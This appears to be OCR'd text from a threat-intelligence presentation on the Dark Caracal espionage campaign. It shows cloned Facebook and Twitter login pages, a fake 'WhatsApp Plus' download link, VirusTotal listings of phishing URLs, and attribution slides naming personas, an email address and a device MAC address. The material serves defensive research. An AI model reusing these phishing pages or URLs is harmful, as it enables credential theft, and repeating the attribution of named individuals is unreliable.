


It seems like you are trying to set up a C&C server.

Would you like help?

t in the discovery
frastructure.
MPP for Windows
26, MariaDB
, phpMyAdmin
1.0.2.
his domain and
ack as 2012

Nanys# Facebook Groups



Nanys2

27 September at 01:29

EXCLUSIVE! How Israel must be the great nation, and what the challenge of Jews in the middle east.

tweetsfb.com

TWEETSFB.COM

Nanys2 shared a link.

28 May

www.gmail.com

WWW.GMAIL.COM

Local business in Beirut, Lebanon

Community

3 people like this

3 people follow this

About

home
Beirut, Lebanon


Local business

People

3 likes

English (UK) · Español · Português (Brasil) · Français (France) · Deutsch

Privacy · Terms · Advertising · AdChoices · Cookies · More ·
Facebook © 2017




Nanys2 shared a link.

March 24

download the latest version of whatsapp +

whatsapp plus latest version


HTTP://SECUREANDROID.INFO/ANDROIDAPPS/



مع أو ضد الوصاية الأجنبية على الأراضي السورية ؟

مع أو ضد الوصاية الأجنبية على الأراضي السورية ؟

WWW.GOOGLE.COM




Opinion Fight anti-Semitism in America, but Not by Demonizing Muslims

Opinion Fight anti-Semitism in America, but Not by Demonizing Muslims ...

GOOGLE.COM

Phishing Sites



www.tweetsfb.com/services/100001472583690/twitter/articles/100001/twindows.php

Twitter.com makes heavy use of JavaScript

If you cannot enable it in your browser's preferences, you may have a better experience on our mobile site.

Welcome to Twitter.

Connect with your friends — and other fascinating people. Get in-the-moment updates on the things that interest you. And watch events unfold, in real time, from every angle.

Phone, email or username

Password

Log in

☑ Remember me · Forgot password?


New to Twitter? Sign up

Full name

Email

Password

Sign up for Twitter



Not Secure | tweetsfb.com/services/100001472583690/facebook/groups/100002/fwindows.php

Email or Phone

Password

Log In

☑ Keep me logged in

Forgot your password?

Connect with friends and the world around you on Facebook.

See photos and updates from friends in News Feed.

Share what's new in your life on your Timeline.

Find more of what you're looking for with Graph Search.

Sign Up

It's free and always will be.

First name

Last name

Email or mobile number

Re-enter email or mobile number

New password

Birthday

Month ⬍ Day ⬍ Year ⬍ Why do I need to provide my birthday?

○ Female ○ Male

By clicking Sign Up, you agree to our Terms and that you have read our Data Use Policy, including our Cookie Use.

Sign Up


Create a Page for a celebrity, band or business.

English (US) العربية Français (France) Deutsch Español Русский Português (Brasil) Italiano 한국어 中文(简体) ...

Sign Up Log In Mobile Find Friends Badges People Pages Places Games
Locations About Create Ad Create Page Developers Careers Privacy Cookies Terms
Help

Facebook © 2015
English (US)

Additional Phishing Sites



virustotal

194.68.212.50 IP address information

Geolocation

Country	SE

Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

2016-05-15	www.facebookservices.org
2016-05-15	www.gmailservices.org
2016-05-15	www.twiterservices.org
2016-02-09	fbarticles.com
2016-01-31	facebookservices.org
2016-01-29	twiterservices.org
2016-01-28	gmailservices.org

Latest detected URLs


Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset.**

5/68	2016-11-11 15:50:32	http://twiterservices.org/service/100001472583692/facebook/articles/100002/fwindows.php
5/68	2016-11-11 15:33:12	http://facebookservices.org/service/100001472583692/facebook/articles/100002/fwindows.php
6/68	2016-11-09 02:15:46	http://www.twiterservices.org/service/100001472583692/facebook/articles/100002/fwindows.php
5/68	2016-11-09 02:06:14	http://www.facebookservices.org/service/100001472583692/facebook/articles/100002/fwindows.php
1/68	2016-11-06 07:52:48	http://facebookservices.org/
7/67	2016-06-14 19:01:26	http://gmailservices.org/service/100001472583692/facebook/articles/100002/fwindows.php
1/67	2016-06-14 02:04:26	http://gmailservices.org/
10/68	2016-06-11 09:34:07	http://www.gmailservices.org/service/100001472583692/facebook/articles/100002/fwindows.php
11/68	2016-06-11 09:29:50	http://fbarticles.com/service/100001472583692/facebook/articles/100002/fwindows.php
6/67	2016-06-11 08:55:46	http://www.facebookservices.org/service/100001472583692/facebook/articles/100002/fwindows.php/
2/67	2016-06-11 03:54:09	http://www.gmailservices.org/
5/67	2016-05-18 02:13:50	http://twiterservices.org/service/100001472583692/facebook/articles/100002

- We were able to find additional phishing campaigns in VirusTotal that referenced fbarticles[.]com.
- Note: we identified three further domains:
  - facebookservices[.]org
  - gmailservices[.]org
  - twiterservices[.]org
- These domains appear to be sinkholed.

IDENTITIES

Identities




The infrastructure used by Dark Caracal revealed several different associated personas

The **op13@mail[.]com** email address has been an integral key to linking a lot of the infrastructure.

Personas:

- Nancy Razzouk and Hassan Ward
- Hadi Mazeh
- Rami Jabbour

Identities – Nancy Razzouk & Hassan Ward



Authenticode signature block and FileVersionInfo properties

Product	Flash Player
File version	13.334.323.323
Signature verification	✖ A certificate was explicitly revoked by its issuer.
Signers	[+] Nancy Razzouk [+] DigiCert SHA2 Assured ID Code Signing CA [+] DigiCert


≡ PE header basic information

Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2015-03-16 14:58:27
Entry Point	0x000070BC

Nancy Razzouk

- Name used w/ **op13@mail[.]com** in **WHOIS** information.
- Name used in the **signer** content for **Windows malware**
- **Phone number** in exfiltrated content using the name **Hassan Ward.**

Identities – Hadi Mazeh




Identities – Rami Jabbour


Rami Jabbour:

- op13 registered the domain arablivenews[.]com using the name Rami Jabbour.
- WHOIS address information for are in close proximity to where we have seen test devices


BUILDING 3F6


WHERE IN THE WORLD IS
Dark Caracal
TM

Attribution – Admin Console Logins



Attribution – Wi-fi + Device ID




Infected Device

Collected Wi-Fi networks

ENHANCE!
made on imgur

Test Devices





SSID + MAC Address

Bld3F6 + 4c:5e:0c:e9:07:c9

Device ID

Where is BLD3F6?





Bld3F6

4c:5e:0c:e9:07:c9

Routerboard.com

